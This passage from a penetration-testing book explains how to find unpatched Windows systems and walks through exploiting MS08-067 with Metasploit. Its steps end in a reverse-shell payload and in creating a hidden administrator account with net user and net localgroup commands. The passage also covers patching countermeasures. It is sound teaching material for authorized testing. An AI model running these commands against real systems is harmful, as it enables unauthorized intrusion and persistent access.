


FIGURE 12-9: SoftPerfect Network Scanner's Share Finder profile seeks out Windows shares.

The domain user credentials provided to SoftPerfect Network Scanner has share and file access to the "Temp" and "Shared" network shares. I see situations like this one all the time: Someone shares a local drive so others can access it. The problem is this someone often forgets to remove the permissions and leaves a gaping hole for unauthorized access or an outright security breach. Ransomware can spread this way as well.

I outline more details on uncovering sensitive information in unstructured files on network shares and other storage systems in Chapter 16.

Exploiting Missing Patches

It's one thing to poke and prod Windows to find vulnerabilities that may eventually lead to some good information or maybe even system access. It's quite another thing to stumble across a vulnerability that could give

an attacker complete system access within 10 minutes. It's not an empty threat for someone to run arbitrary code on a system that may lead to a vulnerability exploitation. With such tools as Metasploit, all you need is one missing patch on one system to gain access and demonstrate how the entire network can be compromised. A missing patch is a criminal hacker's pot of gold.

REMEMBER Even with all the written security policies and fancy patch management tools, on every network I come across, numerous Windows systems don't have all the patches applied. The reason may be false positives from vulnerability scanners or missing patches that are deemed to be acceptable risks. Even if you think that all your systems have the latest patches installed, you have to be sure. In security assessments, trust but verify.

WARNING Before you go 'sploitin' vulnerabilities with Metasploit, it's very important to know that you're venturing into sensitive territory. You can gain full, "unauthorized" access to sensitive systems and put the systems being tested into a state where they can hang or reboot. Read each exploit's documentation, and proceed with caution.

Before you can exploit a missing patch or related vulnerability, you have to find out what's available for exploitation. The best way is to use a tool such as Nexpose or Nessus. I've found Nexpose to be very good at rooting out such vulnerabilities, even when I'm an unauthenticated user on the network.

Figure 12-10 shows Nexpose scan results of a Windows server system that has the nasty Windows Plug and Play Remote Code Execution vulnerability (MS08-067) from 2008, which I still see quite often. More commonly, I'm finding the SMB Server vulnerability that the WannaCry ransomware exploited (MS17-010). This vulnerability is particularly

nasty; it allows an attacker to compromise your systems *and* encrypt the drives to hold your data for ransom.




FIGURE 12-10: Exploitable vulnerability found by Nexpose.

REMEMBER All it takes for your entire network to be compromised (or even encrypted) is one user clicking one bad link. I cover social engineering and phishing in Chapter 6.

WINDOWS 11 SECURITY

With all the vulnerabilities in Windows, it's sometimes tempting to jump ship and move to Linux or macOS, but not so fast. Starting years ago, Microsoft made great strides with security in Windows 7 and Windows 8.x, both of which laid the groundwork for the much-more-secure Windows 11.

Building on Windows 8.x, Microsoft made improvements in Windows 10 beyond the restored Start button and Start menu, including the following:

- Requirements for modern hardware that support security controls, such as Secure Boot by default, virtualization-based security (VBS), and hypervisor-protected code integrity (HVCI)
- Support for Trusted Platform Module (TPM) 2.0 to protect sensitive credentials and better facilitate full disk encryption using BitLocker
- Support for Azure-based Microsoft Azure Attestation (MAA) to improve zero-trust policies
- More granular control built into Windows Hello to improve passwordless authentication
- Security baselines built-in for improved security standards and system hardening across the enterprise

Finally, Windows 11 is super fast thanks to improvements involving OS threading, which is really nice, especially if you use the OS for security testing. Its efficiency may also be just what you need to stop users from disabling (or trying to disable) their antivirus software to speed their computers, which happens quite often. Well, that and not providing them with administrator privileges.

Having run various scans and attacks against Windows 11 systems, I've found that it's a darn secure default installation. But Windows 11 isn't immune to attack and abuse. As long as the human element is involved in software development, network administration, and end-user functions, people will continue to make mistakes that leave windows open (pun intended) for the bad guys to sneak through and carry out their attacks. Yep, even Windows 11 is vulnerable to various ransomware attacks, though it has become much more resilient thanks to Windows Defender antimalware protection that's enabled by default. The keys are to make sure that you never let your guard down and have good endpoint security, including malware protection, Extended Detection and Response (XDR), and so on working in your favor. Periodic and consistent user training can go a long way toward minimizing these risks as well.

Using Metasploit

After you find a vulnerability, the next step is exploiting it. In this example, I used Metasploit Framework (an open-source tool owned and maintained by Rapid7) to obtain a remote command prompt on the vulnerable server. Here's how you can do the same thing:

1. **Download and install Metasploit Framework (www.metasploit.com).**

   I used the Windows version; you can download and run the executable.

2. **When the installation is complete, run the Metasploit Console, which is Metasploit's main console.**

   (You can also access a web-based version of Metasploit through your browser, but I prefer the console interface.)

   You see a screen similar to the one shown in Figure 12-11.



Metasploit Pro Console
File Edit View Help
http://metasploit.pro
Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.4-2015092301]
+ -- --=[1494 exploits - 948 auxiliary - 264 post]
+ -- --=[432 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
[*] Successfully loaded plugin: pro
msf >
Ready
25x80

FIGURE 12-11: The main Metasploit console.

3. **Enter the exploit that you want to run*.**

   If you want to run the Microsoft MS08-067 plug-and-play exploit, enter the following:

```
use exploit/windows/smb/ms08_067_netapi
```

I know, this exploit is old! I'm using it merely as an example, but believe it or not, I still see it on many networks in 2025. Another super popular and widespread exploit is MS17-010, which is present on many networks that I test. Use whichever exploit you need to use. As long as it's available in Metasploit, you should be able to run it against known vulnerable systems. Rapid7 maintains a Metasploit exploit database at `https://www.rapid7.com/db/?type=metasploit` that makes searching for supported exploits very easy.

4. **Enter the remote host (RHOST) that you want to target and the IP address of the local host (LHOST) you're on with the following command:**

```
set RHOST ip_address
set LHOST ip_address
```

5. **Set the target operating system (usually 0 for automatic targeting) with the following command:**

```
set TARGET 0
```

6. **Set the payload (exploit data) that you want to execute.**

   I typically choose `windows/shell_reverse_tcp`, which provides a remote command prompt on the system being exploited.

   Figure 12-12 shows what you should see on the Metasploit console screen.



Metasploit Pro Console
File Edit View Help
http://metasploit.pro
Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.4-2015092301]
+ -- --=[1494 exploits - 948 auxiliary - 264 post]
+ -- --=[432 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
[*] Successfully loaded plugin: pro
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.1.1.100
RHOST => 10.1.1.100
msf exploit(ms08_067_netapi) > set LHOST 10.1.1.215
LHOST => 10.1.1.215
msf exploit(ms08_067_netapi) > set TARGET 0
TARGET => 0
msf exploit(ms08_067_netapi) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(ms08_067_netapi) >
Ready
25x80

FIGURE 12-12: Metasploit options to obtain a remote command prompt on the target system.

7. **Enter** exploit **in the Metasploit console.**

   This command invokes the final step, in which Metasploit delivers the payload to the target system. Assuming that the exploit is successful, you should see a command prompt where you can enter typical DOS commands such as `dir`, as shown in Figure 12-13.

In this ironic example, a Mac is running Windows via the Boot Camp software. I now "own" the system and can do whatever I want. One thing that I commonly do is add a user account to the exploited system. You can do this within Metasploit (via the adduser payloads), but I prefer to do it on my own so that I can get screenshots of my actions. To add a user, enter **net user username password /add** at the Metasploit command prompt.




FIGURE 12-13: Remote command prompt on target system obtained by exploiting a missing Windows patch.

Next, add the user to the local administrators group by entering **net localgroup administrators username /add** at the Metasploit command prompt. Then you can log in to the remote system by mapping a drive to the C$ share or by connecting via Remote Desktop.

WARNING If you choose to add a user account during this phase, be sure to remove it when you finish. Otherwise, you can create another vulnerability on the system, especially if the account has a weak password or is otherwise unmanaged. Chapter 3 covers related issues, such as the need for a contract when performing your testing. You want to make sure that you've covered yourself.

All in all, this is vulnerability and penetration testing at its finest!

Two versions of Metasploit are available from Rapid7. The free edition outlined in the preceding steps, Metasploit Framework, may be all you need if an occasional screenshot of remote access or a similar function is sufficient for your testing purposes. A full-blown commercial version called Metasploit Pro is available for the serious security professional. Metasploit Pro adds features for social engineering, web application scanning, and detailed reporting.

Figure 12-14 shows Metasploit Pro's Overview screen. Notice the workflow features in the Quick Start Wizards icons, including Quick PenTest, Phishing Campaign, and Web App Test. The interface is well thought out, taking the pain out of traditional security scanning, exploitation, and reporting, which is especially helpful for the less-technical IT professional.



Metasploit - Projects
https://localhost:3790
metasploit
Project
Account - kbeaver
Administration
Home
Projects
Quick Start Wizards
Quick PenTest
Phishing Campaign
Web App Test
Vulnerability Validation
Global Tools
Payload Generator
Custom Segmentation Testing Target
Project Listing
Hide News Panel
Go to Project
Delete
Settings
New Project
Search
NAME
HOSTS
SESSIONS
TASKS
OWNER
UPDATED
DESCRIPTION
default
0
0
0
system
44 minutes ago
Show
10
Showing 1 - 1 of 1
Product News
Metasploit Wrapup
What's Your Favorite Security Site? When you are browsing sites on the Internet, you may notice some sites will include your public IP address on their pages. But what if you came across a site that also showed your IP address from your private network range? This might be a
Metasploit Wrapup
Mobile Moose This week marked the beginning of our time in the new office. Everything got packed up and moved: computers, chairs, Rudys cups, and odd soy sauce packets in the back of the drawers. One consequence of moving to downtown Austin is that the lunch debates take longer,
Metasploit Wrapup
Spring has come again to Austin, TX, home of the Rapid7 Metasploit team. While the season here brings pollen and allergies, it also brings fields full of bluebonnets and folks taking pictures before they all disappear. Let's celebrate by looking at what's popped up in Metasploit this week. New Data
Metasploit Wrapup
Adding some named pipes to everyone's favorite series of tubes UserExistsError already added 64-bit named pipe payloads, and this week, we got an extra-special upgrade: now Metasploit has 32-bit named pipe payloads! It may feel wrong not setting a port, but connecting to existing network

FIGURE 12-14: Metasploit Pro's graphical interface provides broad security testing capabilities, including phishing and web application security checks.

Metasploit Pro enables you to import scanner findings (typically, XML files) from third-party vulnerability scanners as well as its sister product, Nexpose. Click the name of your project in the Project Listing section (or create a new one by selecting New Project) and then click the Import button. After the scan data file is imported, you can click the Vulnerabilities tab to see all the original vulnerability scanner findings. To exploit one of the vulnerabilities (assuming that Metasploit Pro supports the exploit), click the finding in the Name column. The resulting page allows you to click Exploit and execute the flaw, as shown in Figure 12-15.

Keep in mind that in this chapter, I've demonstrated only a fraction of what Metasploit Framework and Metasploit Pro can do. I highly recommend that you download one or both tools and familiarize yourself with it (or them). Numerous resources at `www.metasploit.com/help` can take your skill set to the next level. Combine Metasploit's powerful features with the exploit code that's continually updated at sites such as Offensive Security's Exploits Database Archive (`www.exploit-db.com`), and you have practically everything you'll need if you drill down to that level of exploitation in your security testing. Additionally, I have found ChatGPT and Gemini to be extremely helpful for not only researching more about these vulnerabilities but coming up with the specific Metasploit commands to execute them.




FIGURE 12-15: Starting the exploit process in Metasploit Pro is as simple as importing your scanner findings and clicking Exploit.

Countermeasures against missing patch vulnerability exploits

Patch your systems — the Windows OS and any Microsoft or third-party applications running on them. I know that patching is a lot easier said than done. A large function of information security is dedicated to patching — vulnerability management or patch management — that falls under the umbrella of an overall vulnerability management program. Combine the practice of patching with the other hardening recommendations that I provide in this chapter, however, and you'll have a pretty darned secure Windows environment.

To get your arms around the patching process, automate it wherever you can. You can use the following tools:

- Windows Update

- Windows Server Update Services, which you can find at https://learn.microsoft.com/en-us/windows-server/administration/windows-server-update-services/get-started/windows-server-update-services-wsus
- Configuration Manager, which you can find at https://learn.microsoft.com/en-us/mem/configmgr/

